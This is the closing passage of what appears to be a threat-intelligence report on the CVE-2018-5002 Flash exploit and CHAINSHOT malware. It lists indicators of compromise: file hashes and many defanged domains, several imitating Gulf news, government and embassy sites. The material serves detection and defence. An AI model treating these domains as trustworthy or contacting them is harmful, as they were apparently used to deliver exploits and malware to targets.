- AutoFocus customers can track the samples with the CVE-2018-5002 exploit and CHAINSHOT malware tags
- Traps detects and blocks the malicious Excel documents with the Flash exploit

Finally, we'd like to thank Tom Lancaster for his assistance in this investigation.

Indicators of Compromise

Adobe Flash Downloader

189f707cecff924bc2324e91653d68829ea55069bc4590f497e3a34fa15e155c

Adobe Flash Exploit (CVE-2018-5002)

3e8cc2b30ece9adc96b0a9f626aefa4a88017b2f6b916146a3bbd0f99ce1e497

CHAINSHOT Samples

X86 Shellcode Payloads:

d75de8f7a132e0eb922d4b57f1ce8db47dfcae4477817d9f737762e486283795

2d7cb5ff4a449fa284721f83e352098c2fdea125f756322c90a40ad3ebc5e40d

FirstStageDropper.dll:

a260d222dfc94b91a09485647c21acfa4a26469528ec4b1b49469db3b283eb9a

a09273b4cc08c39afe0c964f14cef98e532ae530eb60b93aec669731c185ea23

SecondStageDropper.dll:

43f7ae58e8e5471917178430f3425061d333b736974f4b2784ca543e3093204b

3485c9b79dfd3e00aef9347326b9ccfee588018a608f89ecd6597da552e3872f

Infrastructure

ftp[.]oceasndata[.]com

dl[.]beanfile[.]com

eukaznews[.]com

exclusivesstregis[.]com

fishing-uae[.]com

api[.]usecisco[.]info

gulfnews[.]uae-travel-advisories[.]com

qatar[.]eng-theguardian[.]com

malomatiaa[.]com

news[.]theqatarpeninsula[.]com

people[.]dohabayt[.]com

qatar[.]doharotanatimes[.]com

sites[.]oceasndata[.]com

qatar[.]smallwarjournal[.]com

qatarembassies[.]com

sa[.]eukaznews[.]com

sec[.]oceasndata[.]com

rss[.]beanfile[.]com

usecisco[.]info

smallwarjournal[.]com

awareness-qcert[.]net

specials[.]fishing-uae[.]com

theqatarpeninsula[.]com

uae-travel-advisories[.]com

eng-theguardian[.]com

securityandpolicing[.]me

api[.]qcybersecurity[.]org

qatar-sse[.]com

api[.]motc-gov[.]info

youraccount-security-check[.]com

api[.]exclusivesstregis[.]com

newhorizonsdoha[.]com

sandp2018[.]securityandpolicing[.]me

icoinico[.]one

api[.]dohabayt[.]com

thelres[.]com

news[.]gulf-updates[.]com

qatarconferences[.]thelres[.]com

api[.]smallwarjournal[.]com

qcybersecurity[.]org

ikhwan-portal[.]com

gulf-updates[.]com

api[.]qatar-sse[.]com

info[.]awareness-qcert[.]net

api[.]newhorizonsdoha[.]com

internationsplanet[.]com

www[.]winword[.]co

www[.]oceasndata[.]com

people[.]dohabayt[.]com

eng-defenseadvisers[.]com

motc-gov[.]info

beanfile[.]com

news[.]eng-defenseadvisers[.]com

winword[.]co

documents[.]malomatiaa[.]com

bern[.]qatarembassies[.]com

surveydoha[.]com

documents[.]malomatiaa[.]com

dohabayt[.]com

doharotanatimes[.]com

activity[.]youraccount-security-check[.]com

poll[.]surveydoha[.]com

api[.]thelres[.]com

q-miles[.]com

rewards[.]q-miles[.]com

oceasndata[.]com

api[.]people[.]dohabayt[.]com

bangkok[.]exclusivesstregis[.]com

events[.]ikhwan-portal[.]com

contact[.]planturidea[.]net

dl[.]nmcyclingexperience[.]com

tools[.]conductorstech[.]com